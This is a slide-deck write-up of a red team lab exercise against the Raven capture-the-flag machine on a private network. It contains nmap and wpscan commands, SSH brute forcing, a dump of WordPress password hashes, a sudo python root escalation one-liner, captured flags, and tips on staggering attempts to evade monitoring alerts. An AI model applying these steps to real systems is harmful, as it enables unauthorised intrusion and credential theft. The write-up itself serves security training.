

X-CORP Red Team: Security Assessment

Security Engineering: CSIRT Division
Attack, Defense & Analysis of X-CORP'S Network

Table of Contents – Red Team

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02

Exploits Used

03


Avoiding Detection

04

Questions

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali
Role: Attack Machine

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Role: Target Machine

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Role: Target Machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
Role: Network Monitoring

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Web Port (Port 80) CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	Allows web server access
Unfiltered SSH Port (Port 22) CVE-2002-1715	Port 22, also known as the secure shell port, allows a user to remotely connect to another machine via remote command execution.	SSH into target machine with discovered credentials
User Enumeration	Web application vulnerability that allows attackers to use bruteforce techniques to validate users on a network.	Enumerate a list of users to target

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak User Credentials	Short names, first name, or any simple combinations.	Password is easy to obtain through social engineering
Misconfigured Security Controls	Improper controls are implemented leaving systems vulnerable to exploits.	Allows unauthorized access
Confidential Data Improperly Secured	Confidential data, such as user login information, is easily accessible to the public with no security.	Database server authentication information easily accessible

Exploits Used

Exploitation: Open Web Port (Port 80)

- Network scan shows:
 - IP addresses & ranges
 - Open ports
 - Running services & versions
 - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: User Enumeration - WordPress Website

- Exploit identified
- WPSCAN
- wpscan --url http://192.168.1.110/wordpress --enumerate u

```
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Unfiltered SSH Port (Port 22)

- SSH into target machine
- Brute force password
- Granted user access

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

You have new mail.

```
Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$ █
```

Exploitation: Weak User Credentials

- Login with Michael's account
 - Michael's username & password are "michael"
- Locate DB authentication info for access
 - "wp-config.php" file
 - Admin credentials into SQL database

-  michael@target1:/var/www/html\$ grep flag1 service.html
← flag1{b9bbcb33e11b80be759c4e844862482d} →

```
michael@target1:~$ cat /var/www/flag2.txt  
flag2{fc3fd58dcad9ab23facade9a36e581c}
```

Exploitation: Confidential Data Improperly Secured

- DB server file “wp-config.php” not secured
- Dump the wp_user table
- Crack the passwords

```
mysql> select * from wp_users
    → ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email        | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49:12 | |
|   |           | 0 | michael                         |               |                   |           |                     |
| 2  | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |         | 2018-08-12 23:31:16 | 
|   |           | 0 | Steven Seagull                  |               |                   |           |                     |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Proceeding with incremental:ASCII
pink84
(steven)

Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
 - Root shell access
 - ***Recommendation:***
 - *Steven's account should not have had access to run python with sudo and no password.*

```
$ sudo python -c 'import os; os.system("bash")'
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| _ _ \
| | \ /_ -- ----- --
| // _ \ \ \ / / _ \ ' _ \
| | \ \ G | | \ v / _ / | | |
\| \ \_,_| \ \ \ \_\_|_|_|_|
```

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

Avoiding Detection

Stealth Exploitation of Open Web Port

Monitoring Overview

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

Mitigating Detection

- Enumerating is noisy
- Alert is reliable, but can generate false positives

Stealth Exploitation of Enumeration

Monitoring Overview

- Excessive HTTP Errors Alert
- Top 5 response status code surpasses 400 every 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Stagger attempts
- Are there alternative exploits that may perform better?
 - XML-RPC
 - Cloudflare Protection Bypass

Questions?

